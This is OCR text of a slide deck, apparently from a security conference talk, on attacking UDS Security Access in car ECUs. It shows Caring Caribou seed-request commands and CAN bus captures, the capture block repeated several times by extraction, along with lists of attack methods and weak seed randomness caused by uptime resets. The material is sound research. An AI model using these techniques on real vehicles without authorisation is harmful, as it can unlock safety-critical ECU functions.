
LEVEL 2-1

x 2

UDS Security Access

- Main solution to restrict UDS functions under a security mechanism
- Different levels of security access
- Seed/Key Algorithm implemented and obscured by the manufacturer

UDS Security Access



Reference: https://www.riscure.com/uploads/2018/06/Riscure_fault-injection-on-diagnosis-protocols-presentation.pdf

UDS Security Access

cr0wtom@kali-m1: ~/Tools/caringcaribou/tool

File Actions Edit View Help

```
┌──(cr0wtom㉿kali-m1)-[~/Tools/caringcaribou/tool]
└─$ python3 cc.py -i can0 uds security
```

```
┌──(cr0wtom㉿kali-m1)-[~/Tools/caringcaribou/tool]
└─$ candump can0,7D5:7D4
```

[1] 0:zsh* "kali-m1" 13:39 04-Jun-22

ARB ID Enumeration

```
┌──(cr0wtom㉿kali-m1)-[~/Tools/caringcaribou/tool]
└─$ python3 cc.py -i can0 uds security_seed 0x3 0x1 0x7d4 0x7d5
```

```
can0  7D4   [8]  02 10 03 00 00 00 00 00
can0  7D5   [8]  06 50 03 00 32 01 F4 00
can0  7D4   [8]  02 27 01 00 00 00 00 00
can0  7D5   [8]  10 22 67 01 98 CF 2E 89
can0  7D4   [8]  30 00 00 00 00 00 00 00
can0  7D5   [8]  21 F8 4D FD 7D D4 73 C2
can0  7D5   [8]  22 57 D8 24 EB DC 67 D5
can0  7D5   [8]  23 B2 92 17 14 ED 6A C9
can0  7D5   [8]  24 4C 81 90 E1 21 E0 3B
```

ARB ID Enumeration

```
┌──(cr0wtom㉿kali-m1)-[~/Tools/caringcaribou/tool]
└─$ python3 cc.py -i can0 uds security_seed 0x3 0x1 0x7d4 0x7d5
```

```
can0  7D4   [8]  02 10 03 00 00 00 00 00
can0  7D5   [8]  06 50 03 00 32 01 F4 00
can0  7D4   [8]  02 27 01 00 00 00 00 00
can0  7D5   [8]  10 22 67 01 98 CF 2E 89
can0  7D4   [8]  30 00 00 00 00 00 00 00
can0  7D5   [8]  21 F8 4D FD 7D D4 73 C2
can0  7D5   [8]  22 57 D8 24 EB DC 67 D5
can0  7D5   [8]  23 B2 92 17 14 ED 6A C9
can0  7D5   [8]  24 4C 81 90 E1 21 E0 3B
```

ARB ID Enumeration

```
┌──(cr0wtom㉿kali-m1)-[~/Tools/caringcaribou/tool]
└─$ python3 cc.py -i can0 uds security_seed 0x3 0x1 0x7d4 0x7d5
```

```
can0  7D4   [8]  02 10 03 00 00 00 00 00
can0  7D5   [8]  06 50 03 00 32 01 F4 00
can0  7D4   [8]  02 27 01 00 00 00 00 00
can0  7D5   [8]  10 22 67 01 98 CF 2E 89
can0  7D4   [8]  30 00 00 00 00 00 00 00
can0  7D5   [8]  21 F8 4D FD 7D D4 73 C2
can0  7D5   [8]  22 57 D8 24 EB DC 67 D5
can0  7D5   [8]  23 B2 92 17 14 ED 6A C9
can0  7D5   [8]  24 4C 81 90 E1 21 E0 3B
```

ARB ID Enumeration

```
┌──(cr0wtom㉿kali-m1)-[~/Tools/caringcaribou/tool]
└─$ python3 cc.py -i can0 uds security_seed 0x3 0x1 0x7d4 0x7d5
```

```
can0  7D4   [8]  02 10 03 00 00 00 00 00
can0  7D5   [8]  06 50 03 00 32 01 F4 00
can0  7D4   [8]  02 27 01 00 00 00 00 00
can0  7D5   [8]  10 22 67 01 98 CF 2E 89
can0  7D4   [8]  30 00 00 00 00 00 00 00
can0  7D5   [8]  21 F8 4D FD 7D D4 73 C2
can0  7D5   [8]  22 57 D8 24 EB DC 67 D5
can0  7D5   [8]  23 B2 92 17 14 ED 6A C9
can0  7D5   [8]  24 4C 81 90 E1 21 E0 3B
```

ARB ID Enumeration

```
┌──(cr0wtom㉿kali-m1)-[~/Tools/caringcaribou/tool]
└─$ python3 cc.py -i can0 uds security_seed 0x3 0x1 0x7d4 0x7d5
```


```
can0  7D4   [8]  02 10 03 00 00 00 00 00
can0  7D5   [8]  06 50 03 00 32 01 F4 00
can0  7D4   [8]  02 27 01 00 00 00 00 00
can0  7D5   [8]  10 22 67 01 98 CF 2E 89
can0  7D4   [8]  30 00 00 00 00 00 00 00
can0  7D5   [8]  21 F8 4D FD 7D D4 73 C2
can0  7D5   [8]  22 57 D8 24 EB DC 67 D5
can0  7D5   [8]  23 B2 92 17 14 ED 6A C9
can0  7D5   [8]  24 4C 81 90 E1 21 E0 3B
```

Common Attacks


- Pre-Calculated Key Fuzzing and brute-forcing
- Fault Injection
- Fallback function triggers
- Algorithm reverse engineering

What randomness means either way?

UDS Security Access



UDS Security Access



Is it really random?

LEVEL 2-2

x 2

Seed Randomness


- What if we could request the same seed more than once?
- Common “issue” in the embedded world due to limited resources
- Sekar Kulandaivel – Carnegie Mellon University
  - Revisiting Remote Attack Kill-Chains on Modern In-Vehicle Networks
  - CANdid vulnerability

Seed Randomness

- Randomness based on processor uptime
  - Processor uptime resets during boot
  - Weak source of randomness

- Most of the industry is affected

Seed Randomness



THOMAS
019001

x 8

WORLD
2-2

TIME

Finding dat seed


LEVEL 3-1

x 2


Fuzzing for the seed

- Custom scripts in Python or C
- Customisation for each target ECU was needed
- Why don't we automate it?


Seed Randomness




Seed Randomness




Seed Randomness



